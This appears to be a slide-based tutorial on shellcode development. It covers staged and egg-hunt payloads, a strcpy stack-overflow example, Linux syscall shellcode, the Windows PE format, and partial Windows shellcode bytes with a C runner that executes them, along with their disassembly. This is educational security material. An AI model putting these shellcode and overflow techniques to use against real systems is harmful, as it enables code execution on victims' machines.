

Introduction to Shellcode Development

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Introduction

Shellcodes:

In computer security, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode. Shellcode is commonly written in machine code.

Staged:

When the amount of data that an attacker can inject into the target process is too limited to execute useful shellcode directly, it may be possible to execute it in stages. First, a small piece of shellcode (stage 1) is executed. This code then downloads a larger piece of shellcode (stage 2) into the process's memory and executes it.


Egg hunt:

This is another form of staged shellcode, which is used if an attacker can inject a larger shellcode into the process but cannot determine where in the process it will end up. Small egg-hunt shellcode is injected into the process at a predictable location and executed. This code then searches the process's address space for the larger shellcode (the egg) and executes it.

Omlette:

This type of shellcode is similar to egg-hunt shellcode, but looks for multiple small blocks of data (eggs) and recombines them into one larger block (the omelet) that is subsequently executed. This is used when an attacker can only inject a number of small blocks of data into the process

C/C++ compiling



Shellcode – machine code

Running shellcodes (DO NOT)

DO NOT RUN on your machine! Use a testing purposes virtual machine!

```
Start here x DownloadExec.c x messagebox.c x
1
2 char shellcode[] =
3     "\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
4     "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
5     "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
6     "\x34\xaf\x01\xc6\x45\x81\x3e\x46\x61\x74\x61\x75\xf2\x81\x7e"
7     "\x08\x45\x78\x69\x74\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c"
8     "\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x79\x74"
9     "\x65\x01\x68\x6b\x65\x6e\x42\x68\x20\x42\x72\x6f\x89\xe1\xfe"
10    "\x49\x0b\x31\xc0\x51\x50\xff\xd7";
11
12 int main(int argc, char **argv)
13 {
14     int (*f) ();
15     f = (int (*)())shellcode;
16     (int) (*f) ();
17 }
18
```

It can contain: download and execute code, "rm -rf" ...

Simple BOF example

```
#include <string.h>


void foo (char *bar)
{
    char c[12];

    strcpy(c, bar); // no bounds checking
}

int main (int argc, char **argv)
{
    foo(argv[1]);
}
```

C program does not check for parameter length before copying data into “c” variable (it is a local variable so it is pushed on the stack).

So it is possible to corrupt the stack and modify the “Return Address” in order to execute custom code.



This code takes an argument from the command line and copies it to a local stack variable c. This works fine for command line arguments smaller than 12 characters. Any arguments larger than 11 characters long will result in corruption of the stack.

Shellcode limitations

Limitations:

- NULL free (may not contain a NULL character – most common)
- Small size (may have a limited space to run)
- Alphanumeric (may need to be alphanumeric)
- Detection (may be detected by antivirus or IDS/IPS)
- Difficult (may really complicated to write your own shellcode)

What to do:

- Avoid `\x00` instructions
- Egg hunter/omlette
- Encode shellcode (msfencode)

Linux syscalls

```
EXECVE(2) Linux Programmer's Manual
NAME
  execve - execute program
SYNOPSIS
  #include <unistd.h>

  int execve(const char *filename, char *const argv[],
             char *const envp[]);
```

The diagram shows three red arrows pointing from the arguments in the SYNOPSIS section to their corresponding registers:

- From `filename` to `EBX` with the value `/bin/sh, 0x0`.
- From `argv` to `EDX` with the value `0x00000000`.
- From `envp` to `ECX` with the value `Address of /bin/sh, 0x00000000`.

Invoking System Call with 0x80

EAX	System Call Number	Return Value in EAX
EBX	1st Argument	
ECX	2nd Argument	
EDX	3rd Argument	

`int 0x80` is the assembly language instruction that is used to invoke system calls in Linux on x86 (i.e., Intel-compatible) processors.

Each process starts out in user mode. When a process makes a system call, it causes the CPU to switch temporarily into kernel mode, which has root (i.e., administrative) privileges, including access to any memory space or other resources on the system. When the kernel has satisfied the process's request, it restores the process to user mode.

When a system call is made, the calling of the `int 0x80` instruction is preceded by the storing in the process register (i.e., a very small amount of high-speed memory built into the processor) of the system call number (i.e., the integer assigned to each system call) for that system call and any arguments (i.e., input data) for it.

Linux syscalls

%eax	Name	Source	%ebx
1	sys_exit	kernel/exit.c	int
2	sys_fork	arch/i386/kernel/process.c	struct pt regs
3	sys_read	fs/read_write.c	unsigned int
4	sys_write	fs/read_write.c	unsigned int
5	sys_open	fs/open.c	const char *
6	sys_close	fs/open.c	unsigned int
7	sys_waitpid	kernel/exit.c	pid_t
8	sys_creat	fs/open.c	const char *
9	sys_link	fs/namei.c	const char *
10	sys_unlink	fs/namei.c	const char *
11	sys_execve	arch/i386/kernel/process.c	struct pt regs
12	sys_chdir	fs/open.c	const char *
13	sys_time	kernel/time.c	int *

Syscall – Kernel API (interface between usermode and kernelmode)

Linux shellcode example

jmp short ender

starter:

```
xor eax, eax ;clean up the registers
xor ebx, ebx
xor edx, edx
xor ecx, ecx
```

```
mov al, 4 ;syscall write
mov bl, 1 ;stdout is 1
pop ecx ;get the address of the string from the stack
mov dl, 5 ;length of the string
int 0x80
```

```
xor eax, eax
mov al, 1 ;exit the shellcode
xor ebx, ebx
int 0x80
```

ender:

```
call starter ;put the address of the string on the stack
db 'hello'
```


Windows shellcodes

1. Find kernel32.dll
2. Find GetProcAddress
3. Find LoadLibrary
4. Load DLLs
5. Call “random” functions

Common shellcodes:

- calc.exe (WinExec)
- Download and execute (URLDownloadToFileA)
- MessageBox (user32.dll)
- Reverse TCP/Bind

General PE File Structure



MS-DOS Header

	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f	
00000000	4d	5a	90	00	03	00	00	00	04	00	00	00	ff	ff	00	00	MZ
00000010	b8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	f0	00	00	008...
00000040	0e	1f	ba	0e	00	b4	09	cd	21	b8	01	4c	cd	21	54	68	..°..'í!„LÍ!Th
00000050	69	73	20	70	72	6f	67	72	61	6d	20	63	61	6e	6e	6f	is program cannc
00000060	74	20	62	65	20	72	75	6e	20	69	6e	20	44	4f	53	20	t be run in DOS
00000070	6d	6f	64	65	2e	0d	0d	0a	24	00	00	00	00	00	00	00	mode....\$.....
00000080	63	8a	9f	9f	27	eb	f1	cc	27	eb	f1	cc	27	eb	f1	cc	cŠŸŸ'ėñì'ėñì'ėñì
00000090	2e	93	62	cc	16	eb	f1	cc	27	eb	f0	cc	55	e8	f1	cc	„bì.ėñì'ėšìUėñì
000000a0	2e	93	63	cc	26	eb	f1	cc	2e	93	64	cc	20	eb	f1	cc	„cì&ėñì.„dì ėñì
000000b0	2e	93	72	cc	d1	eb	f1	cc	2e	93	75	cc	c4	eb	f1	cc	„rìŃėñì.„uìĀėñì
000000c0	2e	93	65	cc	26	eb	f1	cc	2e	93	60	cc	26	eb	f1	cc	„eì&ėñì.„`ì&ėñì
000000d0	52	69	63	68	27	eb	f1	cc	00	00	00	00	00	00	00	00	Rich'ėñì.....
000000ef	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

MS-DOS header only, opened in a hex editor. Notable strings: it starts with "MZ" and it contains the following text: "This program cannot be run in DOS mode."

MS-DOS Header

```
typedef struct _IMAGE_DOS_HEADER { // DOS .EXE header
    WORD    e_magic; // Magic number
    WORD    e_cblp; // Bytes on last page of file
    WORD    e_cp; // Pages in file
    WORD    e_crlc; // Relocations
    WORD    e_cparhdr; // Size of header in paragraphs
    WORD    e_minalloc; // Minimum extra paragraphs needed
    WORD    e_maxalloc; // Maximum extra paragraphs needed
    WORD    e_ss; // Initial (relative) SS value
    WORD    e_sp; // Initial SP value
    WORD    e_csum; // Checksum
    WORD    e_ip; // Initial IP value
    WORD    e_cs; // Initial (relative) CS value
    WORD    e_lfarlc; // File address of relocation table
    WORD    e_ovno; // Overlay number
    WORD    e_res[4]; // Reserved words
    WORD    e_oemid; // OEM identifier (for e_oeminfo)
    WORD    e_oeminfo; // OEM information; e_oemid specific
    WORD    e_res2[10]; // Reserved words
    LONG    e_lfanew; // File address of new exe header
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

BYTE – 8 bits (1 byte), “unsigned char”

CHAR – 8 bits (1 byte), “char”

DWORD – 4 bytes (32 bits) “unsigned long”

LONG – 4 bytes (32 bits) “long”

ULONGLONG – 8 bytes (64 bits) “unsigned long long”

WORD – 2 bytes (16 bits) “unsigned short”

PE Header

	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f	
00000000	4d	5a	90	00	03	00	00	00	04	00	00	00	ff	ff	00	00	MZ
00000010	b8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000003c	00	00	00	00	00	00	00	00	00	00	00	00	f0	00	00	00\$...
00000040	0e	1f	ba	0e	00	b4	09	cd	21	b8	01	4c	cd	21	54	68	..°..'í!.,.Lí!Th
00000050	69	73	20	70	72	6f	67	72	61	6d	20	63	61	6e	6e	6f	is program cannot
00000060	74	20	62	65	20	72	75	6e	20	69	6e	20	44	4f	53	20	be run in DOS
00000070	6d	6f	64	65	2e	0d	0d	0a	24	00	00	00	00	00	00	00	mode....\$.....
00000080	63	8a	9f	9f	27	eb	f1	cc	27	eb	f1	cc	27	eb	f1	cc	cšŸŸ'ėňĬ'ėňĬ'ėňĬ
00000090	2e	93	62	cc	16	eb	f1	cc	27	eb	f0	cc	55	e8	f1	cc	."bĬ.ėňĬ'ėšĬUėňĬ
000000a0	2e	93	63	cc	26	eb	f1	cc	2e	93	64	cc	20	eb	f1	cc	."cĬ&ėňĬ."dĬ ģňĬ
000000b0	2e	93	72	cc	d1	eb	f1	cc	2e	93	75	cc	c4	eb	f1	cc	."rĬŇėňĬ."uĬĂėňĬ
000000c0	2e	93	65	cc	26	eb	f1	cc	2e	93	60	cc	26	eb	f1	cc	."eĬ&ėňĬ."Ĭ&ėňĬ
000000d0	52	69	63	68	27	eb	f1	cc	00	00	00	00	00	00	00	00	Rich'ėňĬ.....
000000e0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000f0	50	45	00	00	4c	01	04	00	15	3b	b8	50	00	00	00	00	PE..I.....;P....
00000100	00	00	00	00	e0	00	02	21	0b	01	09	00	00	50	0c	00à..!.....P..

MS-DOS header specifies (e_lfanew) the start of PE header.

PE Header structures

```
typedef struct _IMAGE_NT_HEADERS {  
    DWORD Signature;  
    IMAGE_FILE_HEADER FileHeader;  
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;  
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

```
typedef struct _IMAGE_FILE_HEADER {  
    WORD Machine;  
    WORD NumberOfSections;  
    DWORD TimeDateStamp;  
    DWORD PointerToSymbolTable;  
    DWORD NumberOfSymbols;  
    WORD SizeOfOptionalHeader;  
    WORD Characteristics;  
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

```
typedef struct _IMAGE_OPTIONAL_HEADER {  
    WORD Magic;  
    BYTE MajorLinkerVersion;  
    BYTE MinorLinkerVersion;  
    DWORD SizeOfCode;  
    DWORD SizeOfInitializedData;  
    DWORD SizeOfUninitializedData;  
    DWORD AddressOfEntryPoint;  
    DWORD BaseOfCode;  
    DWORD BaseOfData;  
    DWORD ImageBase;  
    DWORD SectionAlignment;  
    DWORD FileAlignment;  
    WORD MajorOperatingSystemVersion;  
    WORD MinorOperatingSystemVersion;  
    WORD MajorImageVersion;  
    WORD MinorImageVersion;
```


```
    WORD MajorSubsystemVersion;  
    WORD MinorSubsystemVersion;  
    DWORD Win32VersionValue;  
    DWORD SizeOfImage;  
    DWORD SizeOfHeaders;  
    DWORD CheckSum;  
    WORD Subsystem;  
    WORD DllCharacteristics;  
    DWORD SizeOfStackReserve;  
    DWORD SizeOfStackCommit;  
    DWORD SizeOfHeapReserve;  
    DWORD SizeOfHeapCommit;  
    DWORD LoaderFlags;  
    DWORD NumberOfRvaAndSizes;  
    IMAGE_DATA_DIRECTORY DataDirectory[16];  
}
```

Data Directory

Member	Offset	Size	Value	Section
Export Directory RVA	00000168	Dword	000B51C0	.text
Export Directory Size	0000016C	Dword	0000A9B1	
Import Directory RVA	00000170	Dword	000BFB74	.text
Import Directory Size	00000174	Dword	000001F4	
Resource Directory RVA	00000178	Dword	000C7000	.rsrc
Resource Directory Size	0000017C	Dword	00000528	
Exception Directory RVA	00000180	Dword	00000000	
Exception Directory Size	00000184	Dword	00000000	
Security Directory RVA	00000188	Dword	00000000	
Security Directory Size	0000018C	Dword	00000000	
Relocation Directory RVA	00000190	Dword	000C8000	.reloc
Relocation Directory Size	00000194	Dword	0000B0B0	
Debug Directory RVA	00000198	Dword	000C59B4	.text
Debug Directory Size	0000019C	Dword	00000038	
Architecture Directory RVA	000001A0	Dword	00000000	
Architecture Directory Size	000001A4	Dword	00000000	
Reserved	000001A8	Dword	00000000	
Reserved	000001AC	Dword	00000000	
TLS Directory RVA	000001B0	Dword	00000000	
TLS Directory Size	000001B4	Dword	00000000	
Configuration Directory RVA	000001B8	Dword	00082890	.text
Configuration Directory Size	000001BC	Dword	00000040	

Image section table

```
#define IMAGE_SIZEOF_SHORT_NAME      8
typedef struct _IMAGE_SECTION_HEADER {
    BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
        DWORD  PhysicalAddress;
        DWORD  VirtualSize;
    } Misc;
    DWORD  VirtualAddress;
    DWORD  SizeOfRawData;
    DWORD  PointerToRawData;
    DWORD  PointerToRelocations;
    DWORD  PointerToLinenumbers;
    WORD   NumberOfRelocations;
    WORD   NumberOfLinenumbers;
    DWORD  Characteristics;
} #define IMAGE_SIZEOF_SECTION_HEADER  40
```



Executable code section, .text

The .text section also contains the entry point mentioned earlier. The IAT also lives in the .text section immediately before the module entry point.

Data sections, .bss, .rdata, .data

The .bss section represents uninitialized data for the application, including all variables declared as static within a function or source module.

The .rdata section represents read-only data, such as literal strings, constants, and debug directory information.

All other variables (except automatic variables, which appear on the stack) are stored in the .data section. Basically, these are application or module global variables.

The .rsrc section contains resource information for a module. It begins with a resource directory structure like most other sections, but this section's data is further structured into a resource tree. The IMAGE_RESOURCE_DIRECTORY, shown below, forms the root and nodes of the tree.

PE imports table

```
// Get Export directory

memcpy(&oDOS, pcImageBase, sizeof(oDOS));
memcpy(&oNT, (BYTE *)((DWORD)pcImageBase + oDOS.e_lfanew), sizeof(oNT));
oExportDirEntry = oNT.OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];
memcpy(&oExportDirectory, (BYTE *)((DWORD)pcImageBase + oExportDirEntry.VirtualAddress), sizeof(oExportDirectory));

// Parse names

pdwAddressOfNames = (DWORD *)((DWORD)pcImageBase + oExportDirectory.AddressOfNames);
pdwAddressOfFunctions = (DWORD *)((DWORD)pcImageBase + oExportDirectory.AddressOfFunctions);

for(DWORD nr = 0; nr < oExportDirectory.NumberOfFunctions; nr++)
{
    EXPORT_ENTRY oExport;

    // Get function details

    pcFunctionName = (CHAR *)((DWORD)pcImageBase + (DWORD)(pdwAddressOfNames[nr]));
    dwFunctionAddress = (DWORD)pcImageBase + (DWORD)(pdwAddressOfFunctions[nr]);
    dwFunctionPointerLocation = (DWORD)pcImageBase + oExportDirectory.AddressOfFunctions + nr * sizeof(DWORD);


    // Save new function export

    oExport.dwAddress = dwFunctionAddress;
    oExport.dwPointerOfAddress = dwFunctionPointerLocation;
    oExport.sName = pcFunctionName;
    oExport.uOrdinal = (USHORT)nr + 1;

    vExports.push_back(oExport);
}
```

To parse the imports table, we need to iterate through all the functions with two pointers: one for the name of the function and the other for the address of the function.

Verify shellcodes



```
15
16 #include <windows.h>
17 #include <stdio.h>
18
19 int main(){
20     unsigned char shellcode[] =
21     "\x33\xC9\x64\x8B\x41\x30\x8B\x40\x0C\x8B"
22     "\x70\x14\xAD\x96\xAD\x8B\x58\x10\x8B\x53"
23     "\x3C\x03\xD3\x8B\x52\x78\x03\xD3\x8B\x72"
24     "\x20\x03\xF3\x33\xC9\x41\xAD\x03\xC3\x81"
25     "\x38\x47\x65\x74\x50\x75\xF4\x81\x78\x04"
26     "\x72\x6F\x63\x41\x75\xEB\x81\x78\x08\x64"
27     "\x64\x72\x65\x75\xE2\x8B\x72\x24\x03\xF3"
28     "\x66\x8B\x0C\x4E\x49\x8B\x72\x1C\x03\xF3"
```

C:\Users\lonut\Desktop\WINDOWS-1252 Line 28, Column 43 Insert Read/Write default

Disassemble and understand shellcodes.

Convert text shellcodes

Step 1, text shellcode:

```
"\x33\xC9\x64\x8B\x41\x30\x8B\x40\x0C\x8B"  
"\x70\x14\xAD\x96\xAD\x8B\x58\x10\x8B\x53"  
"\x3C\x03\xD3\x8B\x52\x78\x03\xD3\x8B\x72"  
"\x20\x03\xF3\x33\xC9\x41\xAD\x03\xC3\x81"  
"\x38\x47\x65\x74\x50\x75\xF4\x81\x78\x04"  
"\x72\x6F\x63\x41\x75\xEB\x81\x78\x08\x64"
```

Step 2, remove "\x" and quotes and save to a binary file:

```
33 C9 64 8B 41 30 8B 40 0C 8B  
70 14 AD 96 AD 8B 58 10 8B 53  
3C 03 D3 8B 52 78 03 D3 8B 72  
20 03 F3 33 C9 41 AD 03 C3 81  
38 47 65 74 50 75 F4 81 78 04  
72 6F 63 41 75 EB 81 78 08 64
```

HxD - Freeware Hex Editor and Disk Editor:

[-http://mh-nexus.de/en/hxd/](http://mh-nexus.de/en/hxd/)

Disassemble shellcodes

```
C:\Users\Ionut\AppData\Local\nasm>ndisasm.exe -b 32 download.bin
```

```
00000000  33C9          xor ecx,ecx
00000002  648B4130     mov eax,[fs:ecx+0x30]
00000006  8B400C       mov eax,[eax+0xc]
00000009  8B7014       mov esi,[eax+0x14]
0000000C  AD          lodsd
0000000D  96          xchg eax,esi
0000000E  AD          lodsd
0000000F  8B5810       mov ebx,[eax+0x10]
00000012  8B533C       mov edx,[ebx+0x3c]
00000015  03D3        add edx,ebx
00000017  8B5278       mov edx,[edx+0x78]
0000001A  03D3        add edx,ebx
0000001C  8B7220       mov esi,[edx+0x20]
0000001F  03F3        add esi,ebx
00000021  33C9          xor ecx,ecx
```

.....

NASM: <http://www.nasm.us/>

Find kernel32.dll

```
typedef struct _PEB {
    ...
    PPEB_LDR_DATA Ldr; // 0xC
    ...
} PEB, *PPEB;

typedef struct _PEB_LDR_DATA {
    ...
    LIST_ENTRY InLoadOrderModuleList;
    LIST_ENTRY InMemoryOrderModuleList; // 0x14
    LIST_ENTRY InInitializationOrderModuleList;
    ...
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

```
